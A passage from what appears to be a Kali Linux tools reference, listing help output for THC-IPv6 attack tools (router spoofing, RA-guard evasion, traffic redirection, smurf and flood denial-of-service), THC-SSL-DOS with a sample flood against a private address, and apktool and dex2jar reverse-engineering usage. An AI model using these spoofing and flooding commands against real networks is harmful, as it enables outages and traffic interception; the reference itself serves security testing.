Example: fake_dnsupdate6 dns.test.com myhost.sub.test.com ::1
```

fake_mipv6–Willredirectallpacketsforhome-addresstocare-of-address

```
root@kali:~# fake_mipv6
fake_mipv6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: fake_mipv6 interface home-address home-agent-address care-of-address

If the mobile IPv6 home-agent is mis-configured to accept MIPV6 updates without
IPSEC, this will redirect all packets for home-address to care-of-address
```

fake_mld26

```
root@kali:~# fake_mld26
fake_mld26 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: fake_mld26 [-l] interface add|delete|query [multicast-address [target-address
[ttl [own-ip [own-mac-address [destination-mac-address]]]]]]

This uses the MLDv2 protocol. Only a subset of what the protocol is able to
do is possible to implement via a command line. Code it if you need something.
Ad(d)vertise or delete yourself - or anyone you want - in a multicast group of your
choice
Query ask on the network who is listening to multicast addresses
Use -l to loop and send (in 5s intervals) until Control-C is pressed.
```

fake_mld6–Ad(d)vertiseordeleteyourself–oranyoneyouwant

```
root@kali:~# fake_mld6
fake_mld6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: fake_mld6 [-l] interface add|delete|query [multicast-address [target-address
[ttl [own-ip [own-mac-address [destination-mac-address]]]]]]

Ad(d)vertise or delete yourself - or anyone you want - in a multicast group of your
choice
Query ask on the network who is listening to multicast addresses
Use -l to loop and send (in 5s intervals) until Control-C is pressed.
```

fake_mldrouter6–Announce,deleteorsoliciatedMLDrouter

```
root@kali:~# fake_mldrouter6
```

```
fake_mldrouter6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: fake_mldrouter6 [-l] interface advertise|solicitate|terminate [own-ip [own-mac-address]]

Announce, delete or soliciated MLD router - yourself or others.
Use -l to loop and send (in 5s intervals) until Control-C is pressed.
```

fake_pim6

```
root@kali:~# fake_pim6
fake_pim6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax:
  fake_pim6 [-t ttl] [-s src6] [-d dst6] interface hello [dr_priority]
  fake_pim6 [-t ttl] [-s src6] [-d dst6] interface join|prune neighbor6 multicast6 target6

The hello command takes optionally the DR priority (default: 0).
The join and prune commands need the multicast group to modify, the target
address that joins or leavs and the neighbor PIM router
Use -s to spoof the source ip6, -d to send to another address than ff02::d,
and -t to set a different TTL (default: 1)
```

fake_router26–Announceyourselfasarouterandtrytobecomethedefaultrouter

```
root@kali:~# fake_router26
fake_router26 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: fake_router26 [-E type] [-A network/prefix] [-R network/prefix] [-D dns-server] [-s sourceip] [-S sourcemac] [-ardl seconds] [-Tt ms] [-n no] [-i interval] interface

Options:
 -A network/prefix  add autoconfiguration network (up to 16 times)
 -a seconds         valid lifetime of prefix -A (defaults to 99999)
 -R network/prefix  add a route entry (up to 16 times)
 -r seconds         route entry lifetime of -R (defaults to 4096)
 -D dns-server      specify a DNS server (up to 16 times)
 -L searchlist      specify the DNS domain search list, seperate entries with ,
 -d seconds         dns entry lifetime of -D (defaults to 4096
 -M mtu             the MTU to send, defaults to the interface setting
 -s sourceip        the source ip of the router, defaults to your link local
 -S sourcemac       the source mac of the router, defaults to your interface
 -l seconds         router lifetime (defaults to 2048)
 -T ms              reachable timer (defaults to 0)
 -t ms             retrans timer (defaults to 0)
 -p priority        priority "low", "medium", "high" (default), "reserved"
 -F flags           Set one or more of the following flags: managed, other,
                  homeagent, proxy, reserved; seperate by comma
 -E type            Router Advertisement Guard Evasion option. Types:
     H            simple hop-by-hop header
     1            simple one-shot fragmentation header (can add multiple)
     D            insert a large destination header so that it fragments
     O            overlapping fragments for keep-first targets (Win, BSD, Mac)
     o            overlapping fragments for keep-last targets (Linux, Solaris)
                   Examples: -E H111, -E D
 -m mac-address    if only one machine should receive the RAs (not with -E DoO)
 -i interval       time between RA packets (default: 5)
 -n number         number of RAs to send (default: unlimited)

Announce yourself as a router and try to become the default router.
If a non-existing link-local or mac address is supplied, this results in a DOS.
```

fake_router6–Announceyourselfasarouterandtrytobecomethedefaultrouter.

```
root@kali:~# fake_router6
fake_router6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax:  fake_router6  [-HFD]  interface  network-address/prefix-length  [dns-server
[router-ip-link-local [mtu [mac-address]]]]

Announce yourself as a router and try to become the default router.
If a non-existing link-local or mac address is supplied, this results in a DOS.
Option -H adds hop-by-hop, -F fragmentation header and -D dst header.
```

fake_solicitate6–Solicateipv6addressonthenetwork

```
root@kali:~# fake_solicitate6
fake_solicitate6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: fake_solicitate6 [-DHF] interface ip-address-solicitated [target-address [mac-
address-solicitated [source-ip-address]]]

Solicate ipv6 address on the network, sending it to the all-nodes multicast address
```

firewall6–PerformsvariousACLbypassattemptstocheckimplementations

```
root@kali:~# firewall6
firewall6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: firewall6 [-u] interface destination port [test-case-no]
```

```
Performs various ACL bypass attempts to check implementations.
Defaults to TCP ports, option -u switches to UDP.
For all test cases to work, ICMPv6 ping to thhe destination must be allowed.
```

flood_advertise6–Floodthelocalnetworkwithneighboradvertisements

```
root@kali:~# flood_advertise6
flood_advertise6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: flood_advertise6 interface

Flood the local network with neighbor advertisements.
```

flood_dhcpc6–DHCPclientflooder

```
root@kali:~# flood_dhcpc6
flood_dhcpc6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: flood_dhcpc6 [-n|-N] [-1] [-d] interface [domain-name]

DHCP client flooder. Use to deplete the IP address pool a DHCP6 server is
offering. Note: if the pool is very large, this is rather senseless. :-)

By default the link-local IP MAC address is random, however this won't work
in some circumstances. -n will use the real MAC, -N the real MAC and
link-local address. -1 will only solicate an address but not request it.
If -N is not used, you should run parasite6 in parallel.
Use -d to force DNS updates, you can specify a domain name on the commandline.
```

flood_mld26–FloodthelocalnetworkwithMLDv2reports

```
root@kali:~# flood_mld26
flood_mld26 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: flood_mld26 interface

Flood the local network with MLDv2 reports.
```

flood_mld6–FloodthelocalnetworkwithMLDreports

```
root@kali:~# flood_mld6
flood_mld6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: flood_mld6 interface

Flood the local network with MLD reports.
```

flood_mldrouter6–FloodthelocalnetworkwithMLDrouteradvertisements

```
root@kali:~# flood_mldrouter6
flood_mldrouter6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: flood_mldrouter6 interface

Flood the local network with MLD router advertisements.
```

flood_router26–Floodthelocalnetworkwithrouteradvertisements

```
root@kali:~# flood_router26
flood_router26 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: flood_router26 [-HFD] [-s] [-RPA] interface

Flood the local network with router advertisements.
Each packet contains 17 prefix and route enries
-F/-D/-H add fragment/destination/hopbyhop header to bypass RA guard security.
-R does only send routing entries, no prefix information.
-P does only send prefix information, no routing entries.
-A is like -P but implements an attack by George Kargiotakis to disable privacy
extensions
The option -s uses small lifetimes, resulting in a more devasting impact
```

flood_router6–Floodthelocalnetworkwithrouteradvertisements

```
root@kali:~# flood_router6
flood_router6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: flood_router6 [-HFD] interface

Flood the local network with router advertisements.
-F/-D/-H add fragment/destination/hopbyhop header to bypass RA guard security.
```

flood_solicitate6–Floodthenetworkwithneighborsolicitations

```
root@kali:~# flood_solicitate6
flood_solicitate6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: flood_solicitate6 interface [target]

Flood the network with neighbor solicitations.
```

fragmentation6–Performsfragmentfirewallandimplementationchecks

```
root@kali:~# fragmentation6
```

```
fragmentation6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: fragmentation6 [-fp] [-n number] interface destination [test-case-no]

-f activates flooding mode, no pauses between sends; -p disables first and
final pings, -n number specifies how often each test is performed

Performs fragment firewall and implementation checks, incl. denial-of-service.
```

fuzz_ip6–Fuzzesanicmp6packet

```
root@kali:~# fuzz_ip6
fuzz_ip6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: fuzz_ip6 [-x] [-t number | -T number] [-p number] [-IFSDHRJ] [-X|-1|-2|-3|-4|-
5|-6|-7|-8|-9|-0 port] interface unicast-or-multicast-address [address-in-data-pkt]

Fuzzes an icmp6 packet
Options:
 -X         do not add any ICMP/TCP header (tranport laye)
 -1         fuzz ICMP6 echo request (default)
 -2         fuzz ICMP6 neighbor solicitation
 -3         fuzz ICMP6 neighbor advertisement
 -4         fuzz ICMP6 router advertisement
 -5         fuzz multicast listener report packet
 -6         fuzz multicast listener done packet
 -7         fuzz multicast listener query packet
 -8         fuzz multicast listener v2 report packet
 -9         fuzz multicast listener v2 query packet
 -0         fuzz node query packet
 -s port     fuzz TCP-SYN packet against port
 -x         tries all 256 values for flag and byte types
 -t number   continue from test no. number
 -T number   only performs test no. number
 -p number   perform an alive check every number of tests (default: none)
 -a         do not perform initial and final alive test
 -n number   how many times to send each packet (default: 1)
 -I         fuzz the IP header too
 -F         add one-shot fragmentation, and fuzz it too (for 1)
 -S         add source-routing, and fuzz it too (for 1)
 -D         add destination header, and fuzz it too (for 1)
 -H         add hop-by-hop header, and fuzz it too (for 1 and 5-9)
 -R         add router alert header, and fuzz it too (for 5-9 and all)
 -J         add jumbo packet header, and fuzz it too (for 1)
```

```
You can only define one of -0 ... -9 and -s, defaults to -1.
Returns -1 on error, 0 on tests done and targt alive or 1 on target crash.
```

implementation6–Performssomeipv6implementationchecks

```
root@kali:~# implementation6
implementation6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: implementation6 [-p] [-s sourceip6] interface destination [test-case-number]

Options:
  -s sourceip6  use the specified source IPv6 address
  -p           do not perform an alive check at the beginning and end
Performs some ipv6 implementation checks, can be used to test some
firewall features too. Takes approx. 2 minutes to complete.
```

implementation6d–Identifiestestpacketsbytheimplementation6tool

```
root@kali:~# implementation6d
implementation6d v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: implementation6d interface

Identifies test packets by the implementation6 tool, useful to check what
packets passed a firewall
```

inject_alive6–Thistoolanswerstokeep-aliverequestsonPPPoEand6in4tunnels

```
root@kali:~# inject_alive6
inject_alive6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: inject_alive6 [-ap] interface

This tool answers to keep-alive requests on PPPoE and 6in4 tunnels; for PPPoE
it also sends keep-alive requests.
Note that the appropriate environment variable THC_IPV6_{PPPOE|6IN4} must be set
Option -a will actively send alive requests every 15 seconds.
Option -p will not send replies to alive requests.
```

inverse_lookup6–Performsaninverseaddressquery

```
root@kali:~# inverse_lookup6
inverse_lookup6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: inverse_lookup6 interface mac-address

Performs an inverse address query, to get the IPv6 addresses that are assigned
```

```
to a MAC address. Note that only few systems support this yet.
```

kill_router6–Announcethatatargetaroutergoingdowntodeleteitfromtheroutingtables

```
root@kali:~# kill_router6
kill_router6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: kill_router6 [-HFD] interface router-address [srcmac [dstmac]]

Announce that a target a router going down to delete it from the routing tables.
If you supply a '*' as router-address, this tool will sniff the network for any
RA packet and immediately send the kill packet.
Option -H adds hop-by-hop, -F fragmentation header and -D dst header.
```

ndpexhaust26–Floodthetarget/64networkwithICMPv6TooBigerrormessages

```
root@kali:~# ndpexhaust26
ndpexhaust26 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: ndpexhaust26 [-acpPTUrR] [-s sourceip6] interface target-network

Options:
 -a      add a hop-by-hop header with router alert
 -c      do not calculate the checksum to save time
 -p      send ICMPv6 Echo Requests
 -P      send ICMPv6 Echo Reply
 -T      send ICMPv6 Time-to-live-exeeded
 -U      send ICMPv6 Unreachable (no route)
 -r      randomize the source from your /64 prefix
 -R      randomize the source fully
 -s sourceip6  use this as source ipv6 address

Flood the target /64 network with ICMPv6 TooBig error messages.
This tool version is manyfold more effective than ndpexhaust6.
```

ndpexhaust6–Floodthetarget/64networkwithICMPv6TooBigerrormessages

```
root@kali:~# ndpexhaust26
ndpexhaust26 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: ndpexhaust26 [-acpPTUrR] [-s sourceip6] interface target-network

Options:
 -a      add a hop-by-hop header with router alert
 -c      do not calculate the checksum to save time
 -p      send ICMPv6 Echo Requests
 -P      send ICMPv6 Echo Reply
 -T      send ICMPv6 Time-to-live-exeeded
 -U      send ICMPv6 Unreachable (no route)
 -r      randomize the source from your /64 prefix
 -R      randomize the source fully
 -s sourceip6  use this as source ipv6 address

Flood the target /64 network with ICMPv6 TooBig error messages.
This tool version is manyfold more effective than ndpexhaust6.
root@kali:~# ndpexhaust6
ndpexhaust6 by mario fleischmann <mario.fleischmann@1und1.de>

Syntax: ndpexhaust6 interface destination-network [sourceip]

Randomly pings IPs in target network
```

node_query6–SendsanICMPv6nodequeryrequesttothetarget

```
root@kali:~# node_query6
node_query6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: node_query6 interface target

Sends an ICMPv6 node query request to the target and dumps the replies.
```

passive_discovery6–Passivelysniffsthenetworkanddumpallclient’sIPv6addresses

```
root@kali:~# passive_discovery6
passive_discovery6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: passive_discovery6 [-Ds] [-m maxhop] [-R prefix] interface [script]

Options:
 -D          do also dump destination addresses (does not work with -m)
 -s          do only print the addresses, no other output
 -m maxhop   the maximum number of hops a target which is dumped may be away.
            0 means local only, the maximum amount to make sense is usually 5
 -R prefix   exchange the defined prefix with the link local prefix

Passively sniffs the network and dump all client's IPv6 addresses detected.
Note that in a switched environment you get better results when additionally
starting parasite6, however this will impact the network.
If a script name is specified after the interface, it is called with the
detected ipv6 address as first and the interface as second option.
```

randicmp6–SendsallICMPv6typeandcodecombinationstodestination

```
root@kali:~# randicmp6
Syntax: randicmp6 [-s sourceip] interface destination [type [code]]

Sends all ICMPv6 type and code combinations to destination.
Option -s  sets the source ipv6 address.
```

redir6–Implantarouteintovictim-ip,whichredirectsalltraffictotarget-ip

```
root@kali:~# redir6
redir6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: redir6 interface victim-ip target-ip original-router new-router [new-router-
mac] [hop-limit]

Implant a route into victim-ip, which redirects all traffic to target-ip to
new-ip. You must know the router which would handle the route.
If the new-router-mac does not exist, this results in a DOS.
If the TTL of the target is not 64, then specify this is the last option.
```

redirsniff6–Implantarouteintovictim-ip,whichredirectsalltraffictodestination-ip

```
root@kali:~# redirsniff6
redirsniff6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: redirsniff6 interface victim-ip destination-ip original-router [new-router
[new-router-mac]]

Implant a route into victim-ip, which redirects all traffic to destination-ip to
new-router. This is done on all traffic that flows by that matches
victim->target. You must know the router which would handle the route.
If the new-router/-mac does not exist, this results in a DOS.
You can supply a wildcard ('*') for victim-ip and/or destination-ip.
```

rsmurf6–Smurfsthelocalnetworkofthevictim

```
root@kali:~# rsmurf6
rsmurf6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: rsmurf6 interface victim-ip

Smurfs the local network of the victim. Note: this depends on an
implementation error, currently only verified on Linux.
Evil: "ff02::1" as victim will DOS your local LAN completely
```

sendpees6–SendSENDneighborsolicitationmessages

```
root@kali:~# sendpees6
```

```
sendpees6 by willdamn <willdamn@gmail.com>

usage: sendpees6 <inf> <key_length> <prefix> <victim>

Send SEND neighbor solicitation messages and make target to verify a lota CGA and RSA
signatures
```

sendpeesmp6–SendSENDneighborsolicitationmessages

```
root@kali:~# sendpeesmp6
original sendpees by willdamn <willdamn@gmail.com>
modified sendpeesMP by Marcin Pohl <marcinpohl@gmail.com>
Code based on thc-ipv6

usage: sendpeesmp6 <inferface> <key_length> <prefix> <victim>

Send SEND neighbor solicitation messages and make target to verify a lota CGA and RSA
signatures
Example: sendpeesmp6 eth0 2048 fe80:: fe80::1
```

smurf6–Smurfthetargetwithicmpechoreplies

```
root@kali:~# smurf6
smurf6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: smurf6 interface victim-ip [multicast-network-address]

Smurf the target with icmp echo replies. Target of echo request is the
local all-nodes multicast address if not specified
```

thcping6–Craftyourspecialicmpv6echorequestpacket

```
root@kali:~# thcping6
thcping6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: thcping6 [-af] [-H o:s:v] [-D o:s:v] [-F dst] [-t ttl] [-c class] [-l label]
[-d size] [-S port|-U port] interface src6 dst6 [srcmac [dstmac [data]]]

Craft your special icmpv6 echo request packet.
You can put an "x" into src6, srcmac and dstmac for an automatic value.
Options:
  -a             add a hop-by-hop header with router alert option.
  -q             add a hop-by-hop header with quickstart option.
  -E             send as ethertype IPv4
  -H o:s:v        add a hop-by-hop header with special content
  -D o:s:v        add a destination header with special content
  -D "xxx"       add a large destination header which fragments the packet
  -f             add a one-shot fragementation header
  -F ipv6address  use source routing to this final destination
  -t ttl         specify TTL (default: 64)
  -c class       specify a class (0-4095)
  -l label       specify a label (0-1048575)
  -d data_size    define the size of the ping data buffer
  -S port        use a TCP SYN packet on the defined port instead of ping
  -U port        use a UDP packet on the defined port instead of ping
o:s:v syntax: option-no:size:value, value is in hex, e.g. 1:2:feab
Returns -1 on error or no reply, 0 on normal reply or 1 on error reply.
```

thcsyn6–FloodthetargetportwithTCP-SYNpackets

```
root@kali:~# thcsyn6
thcsyn6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: thcsyn6 [-AcDrRS] [-p port] [-s sourceip6] interface target port

Options:
 -A      send TCP-ACK packets
 -S      send TCP-SYN-ACK packets
 -r      randomize the source from your /64 prefix
 -R      randomize the source fully
 -s sourceip6  use this as source ipv6 address
 -D      randomize the destination (treat as /64)
 -p port      use fixed source port

Flood the target port with TCP-SYN packets. If you supply "x" as port, it
is randomized.
```

toobig6–Implantsthespecifiedmtuonthetarget

```
root@kali:~# toobig6
toobig6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: toobig6 [-u] interface target-ip existing-ip mtu [hop-limit]

Implants the specified mtu on the target.
If the TTL of the target is not 64, then specify this as the last option.
Option -u will send the TooBig without the spoofed ping6 from existing-ip.
```

trace6–Abasicbutveryfasttraceroute6program

```
root@kali:~# trace6
trace6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org
```

```
Syntax: trace6 [-abdt] [-s src6] interface targetaddress [port]

Options:
  -a      insert a hop-by-hop header with router alert option.
  -D      insert a destination extension header
  -E      insert a destination extension header with an invalid option
  -F      insert a one-shot fragmentation header
  -b      instead of an ICMP6 Ping, use TooBig (you will not see the target)
  -B      instead of an ICMP6 Ping, use PingReply (you will not see the target)
  -d      resolves the IPv6 addresses to DNS.
  -t      enables tunnel detection
  -s src6  specifies the source IPv6 address
Maximum hop reach: 31

A basic but very fast traceroute6 program.
If no port is specified, ICMP6 Ping requests are used, otherwise TCP SYN
packets to the specified port. Options D, E and F can be use multiple times.
```

ADDRESS6 USAGE EXAMPLE

Convert an IPv6 address to a MAC address and vice-versa:

```
root@kali:~# address6 fe80::76d4:35ff:fe4e:39c8
74:d4:35:4e:39:c8
root@kali:~# address6 74:d4:35:4e:39:c8
fe80::76d4:35ff:fe4e:39c8
```

ALIVE6 USAGE EXAMPLE

```
root@kali:~# alive6 eth0
Alive: fd77:7c68:420a:1:426c:8fff:fe1b:cb90 [ICMP parameter problem]
Alive: fd77:7c68:420a:1:20c:29ff:fee5:5bf4 [ICMP echo-reply]
Alive: fd77:7c68:420a:1:75d9:4f39:a46a:6f83 [ICMP echo-reply]
Alive: fd77:7c68:420a:1:6912:8e80:e02f:1969 [ICMP echo-reply]
Alive: fd77:7c68:420a:1:201:6cff:fe6f:ddd1 [ICMP echo-reply]
```

DETECT-NEW-IP6 USAGE EXAMPLE

```
root@kali:~# detect-new-ip6 eth0
Started ICMP6 DAD detection (Press Control-C to end) ...
Detected new ip6 address: fe80::85d:9879:9251:853a
```

DNSDICT6 USAGE EXAMPLE

```
root@kali:~# dnsdict6 example.com
Starting DNS enumeration work on example.com. ...
Starting enumerating example.com. - creating 8 threads for 798 words...
```

```
Estimated time to completion: 1 to 2 minutes
www.example.com. => 2606:2800:220:6d:26bf:1447:1097:aa7
```

CATEGORIES: EXPLOITATION TOOLS, IN-DEPTH, INFORMATION GATHERING, SNIFFING/SPOOFING, STRESS TESTING, VULNERABILITY ANALYSIS*TAGS:* DNS, EXPLOITATION, IPV6, SPOOFING, STRESSTESTING, VULNANALYSIS

THC-SSL-DOS

THC-SSL-DOS PACKAGE DESCRIPTION

THC-SSL-DOS is a tool to verify the performance of SSL. Establishing a secure SSL connection requires 15x more processing power on the server than on the client. THC-SSL-DOS exploits this asymmetric property by overloading the server and knocking it off the Internet. This problem affects all SSL implementations today. The vendors are aware of this problem since 2003 and the topic has been widely discussed. This attack further exploits the SSL secure Renegotiation feature to trigger thousands of renegotiations via single TCP connection.

Source: https://www.thc.org/thc-ssl-dos/

THC-SSL-DOS Homepage | Kali THC-SSL-DOS Repo

- Author: The Hackers Choice
- License: GPLv2

TOOLS INCLUDED IN THE THC-SSL-DOS PACKAGE

thc-ssl-dos–StresstesterfortheSSLhandshake

```
root@kali:~# thc-ssl-dos -h
     ______________ ___  _________
     \__    ___/   |   \ \_   ___ \
       |    | /    ~    \/    \  \/
       |    | \    Y    /\     \____
       |____|  \___|_  /  \______  /
                     \/          \/
           http://www.thc.org

         Twitter @hackerschoice

Greetingz: the french underground

./thc-ssl-dos [options] <ip> <port>
  -h      help
  -l <n>  Limit parallel connections [default: 400]
```

THC-SSL-DOS USAGE EXAMPLE

Using 100 connections *(–l 100)*, flood the target IP *(192.168.1.208)* and port *(443)*:

```
root@kali:~# thc-ssl-dos -l 100 192.168.1.208 443 --accept
     ______________ ___  _________
     \__    ___/   |   \ \_   ___ \
       |    | /    ~    \/    \  \/
       |    | \    Y    /\     \____
       |____|  \___|_  /  \______  /
                     \/          \/
           http://www.thc.org

         Twitter @hackerschoice

Greetingz: the french underground

Waiting for script kiddies to piss off................
The force is with those who read the source...
Handshakes 0 [0.00 h/s], 1 Conn, 0 Err
Handshakes 2 [2.90 h/s], 6 Conn, 0 Err
Handshakes 25 [22.42 h/s], 13 Conn, 0 Err
Handshakes 70 [43.97 h/s], 20 Conn, 0 Err
Handshakes 125 [56.51 h/s], 27 Conn, 0 Err
Handshakes 185 [62.09 h/s], 33 Conn, 0 Err
Handshakes 262 [74.56 h/s], 41 Conn, 0 Err
Handshakes 365 [104.93 h/s], 47 Conn, 0 Err
Handshakes 496 [131.23 h/s], 54 Conn, 0 Err
```

CATEGORIES: STRESS TESTING *TAGS:* HTTPS, STRESSTESTING

REVERSE ENGINEERING

- apktool
- dex2jar
- diStorm3
- edb-debugger
- jad
- javasnoop
- JD-GUI
- OllyDbg

- smali
- Valgrind
- YARA

apktool

APKTOOL PACKAGE DESCRIPTION

It is a tool for reverse engineering 3rd party, closed, binary Android apps. It can decode resources to nearly original form and rebuild them after making some modifications; it makes possible to debug smali code step by step. Also it makes working with app easier because of project-like files structure and automation of some repetitive tasks like building apk, etc.
It is NOT intended for piracy and other non-legal uses. It could be used for localizing, adding some features or support for custom platforms and other GOOD purposes. Just try to be fair with authors of an app, that you use and probably like.

Features:

- decoding resources to nearly original form (including resources.arsc, XMLs and 9.png files) and rebuilding them
- smali debugging: SmaliDebugging
- helping with some repetitive tasks

Source: https://code.google.com/p/android-apktool/

apktool Homepage | Kali apktool Repo

- Author: Brut.alll
- License: Apache-2.0

TOOLS INCLUDED IN THE APKTOOL PACKAGE

apktool–AtoolforreengineeringAndroidapkfiles

```
root@kali:~# apktool
Apktool v1.5.2 - a tool for reengineering Android apk files
Copyright 2010 Ryszard Wiśniewski <brut.alll@gmail.com>
with smali v1.4.1, and baksmali v1.4.1
Updated by @iBotPeaches <connor.tumbleson@gmail.com>
Apache License 2.0 (http://www.apache.org/licenses/LICENSE-2.0)

Usage: apktool [-q|--quiet OR -v|--verbose] COMMAND [...]

COMMANDs are:
```

```
d[ecode] [OPTS] <file.apk> [<dir>]
    Decode <file.apk> to <dir>.

    OPTS:

    -s, --no-src
        Do not decode sources.
    -r, --no-res
        Do not decode resources.
    -d, --debug
        Decode in debug mode. Check project page for more info.
    -b, --no-debug-info
        Baksmali -- don't write out debug info (.local, .param, .line, etc.)
    -f, --force
        Force delete destination directory.
    -t <tag>, --frame-tag <tag>
        Try to use framework files tagged by <tag>.
    --frame-path <dir>
        Use the specified directory for framework files
    --keep-broken-res
        Use if there was an error and some resources were dropped, e.g.:
        "Invalid config flags detected. Dropping resources", but you
        want to decode them anyway, even with errors. You will have to
        fix them manually before building.

b[uild] [OPTS] [<app_path>] [<out_file>]
    Build an apk from already decoded application located in <app_path>.

    It will automatically detect, whether files was changed and perform
    needed steps only.

    If you omit <app_path> then current directory will be used.
    If you omit <out_file> then <app_path>/dist/<name_of_original.apk>
    will be used.

    OPTS:

    -f, --force-all
        Skip changes detection and build all files.
    -d, --debug
        Build in debug mode. Check project page for more info.
    -a, --aapt
```

```
           Loads aapt from specified location.

    if|install-framework <framework.apk> [<tag>] --frame-path [<location>]
       Install framework file to your system.

For additional info, see: http://code.google.com/p/android-apktool/
For smali/baksmali info, see: http://code.google.com/p/smali/
```

APKTOOL USAGE EXAMPLE

Use debug mode *(d)* to decode the given apk file *(/root/SdkControllerApp.apk)*:

```
root@kali:~# apktool d /root/SdkControllerApp.apk
I: Baksmaling...
I: Loading resource table...
I: Loaded.
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /root/apktool/framework/1.apk
I: Loaded.
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Done.
I: Copying assets and libs...
```

CATEGORIES: HARDWARE HACKING, REVERSE ENGINEERING*TAGS:* ANDROID, FORENSICS, REVERSING

dex2jar

DEX2JAR PACKAGE DESCRIPTION

dex2jar contains following compments:

- dex-reader is designed to read the Dalvik Executable (.dex/.odex) format. It has a light weight API similar with ASM.
- dex-translator is designed to do the convert job. It reads the dex instruction to dex-ir format, after some optimize, convert to ASM format.
- dex-ir used by dex-translator, is designed to represent the dex instruction
- dex-tools tools to work with .class files. here are examples: Modify a apk, DeObfuscate a jar
-
- d2j-smali [To be published] disassemble dex to smali files and assemble dex from smali files. different implementation to smali/baksmali, same syntax, but we support escape in type desc “Lcom/dex2jar\t\u1234;”
- dex-writer [To be published] write dex same way as dex-reader.

Source: https://code.google.com/p/dex2jar/

dex2jar Homepage | Kali dex2jar Repo

- Author: Panxiaobo
- License: Apache-2.0

TOOLS INCLUDED IN THE DEX2JAR PACKAGE

d2j-jar2dex–Convertjartodexbyinvokingdx

```
root@kali:~# d2j-jar2dex -h
d2j-jar2dex -- Convert jar to dex by invoking dx.
usage: d2j-jar2dex [options] <dir>
options:
 -f,--force                  force overwrite
 -h,--help                   Print this help message
 -o,--output <out-dex-file>   output .dex file, default is $current_dir/[jar-nam
                            e]-jar2dex.dex
version: 0.0.9.15
```

d2j-jar-remap–Renamepackage/class/method/fieldnameinajar

```
root@kali:~# d2j-jar-remap -h
d2j-jar-remap -- rename package/class/method/field name in a jar
usage: d2j-jar-remap [options] jar
options:
 -c,--config <config>    config file for remap, this is REQUIRED
 -f,--force             force overwrite
 -h,--help              Print this help message
 -o,--output <out-jar>   output .jar file, default is $current_dir/[jar-name]-re
                       map.jar
version: 0.0.9.15
online help: https://code.google.com/p/dex2jar/wiki/DeObfuscateJarWithDexTool
```

d2j-dex2jar–Convertdextojar

```
root@kali:~# d2j-dex2jar -h
d2j-dex2jar -- convert dex to jar
usage: d2j-dex2jar [options] <file0> [file1 ... fileN]
options:
 -d,--debug-info             translate debug info
 -e,--exception-file <file>   detail exception file, default is $current_dir/[fi
                            le-name]-error.zip
 -f,--force                  force overwrite
 -h,--help                   Print this help message
 -n,--not-handle-exception    not handle any exception throwed by dex2jar
 -o,--output <out-jar-file>   output .jar file, default is $current_dir/[file-na
                            me]-dex2jar.jar
 -os,--optmize-synchronized   optmize-synchronized
 -p,--print-ir              print ir to Syste.out
 -r,--reuse-reg             reuse regiter while generate java .class file
 -s                         same with --topological-sort/-ts
 -ts,--topological-sort     sort block by topological, that will generate more
                            readable code
 -v,--verbose               show progress
version: reader-1.15, translator-0.0.9.15, ir-1.12
```

dex2jar–Thiscmdisdeprecated,usethed2j-dex2jarifpossible

```
root@kali:~# dex2jar
this cmd is deprecated, use the d2j-dex2jar if possible
dex2jar version: translator-0.0.9.15
dex2jar file1.dexORapk file2.dexORapk ...
```

d2j-jasmin2jar–Assemble.jfilesto.classfile

```
root@kali:~# d2j-jasmin2jar -h
d2j-jasmin2jar -- d2j-jasmin2jar - assemble .j files to .class file
usage: d2j-jasmin2jar [options] <dir>
options:
 -e,--encoding <enc>             encoding for .j files, default is UTF-8
 -f,--force                      force overwrite
 -g,--autogenerate-linenumbers   autogenerate-linenumbers
 -h,--help                       Print this help message
